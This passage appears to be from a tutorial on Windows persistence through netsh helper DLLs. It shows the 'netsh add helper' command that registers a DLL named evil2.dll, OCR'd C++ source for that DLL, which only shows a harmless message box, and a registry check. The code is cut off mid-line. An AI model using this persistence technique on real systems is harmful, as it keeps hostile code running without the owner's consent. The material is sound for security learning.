
```
netsh
add helper Z:\2022-05-29-malware-pers-6\evil2.dll
```

The screenshot shows a Windows 10 desktop environment within a VirtualBox window. On the left, there's a code editor window displaying C++ code for a DLL named 'evil2.dll'. The code includes a MessageBox call and a CreateThread call to another function named 'Meow'. On the right, a Command Prompt window titled 'Administrator: Command Prompt - netsh' is open, showing netsh commands being run to add helpers for the DLL. A message box titled 'Meow-meow!' is visible in the foreground, with its window handle highlighted by a red rectangle. The taskbar at the bottom shows various icons, and the system tray indicates the date and time.

```
1 /*=-
2 evil2.cpp-
3 simple DLL for netsh-
4 author: @cocomelonc-
5 https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html-
6 */-
7
8 #include <windows.h>-
9 #pragma comment (lib, "user32.lib")-
10
11 DWORD WINAPI Meow(LPVOID lpParameter) {-
12     MessageBox(NULL, "Meow-meow!", "=^..^=",-
13     return 1;-
14 }-
15
16 extern "C" __declspec(dllexport) DWORD Ini-
17     HANDLE hl = CreateThread(NULL, 0, Meow, |-
18     CloseHandle(hl);-
19     return 0;-
20 }-
```

As you can see, everything is ok, `netsh` can still be used. And we can check registry key for correctness:

```
reg query "HKLM\Software\Microsoft\NetSh" /s
```



Because it is based on the exploitation of system features, this type of attack cannot be easily mitigated with preventive controls.

[netsh](#)

[MITRE ATT&CK: Netsh Helper DLL](#)

[source code on github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine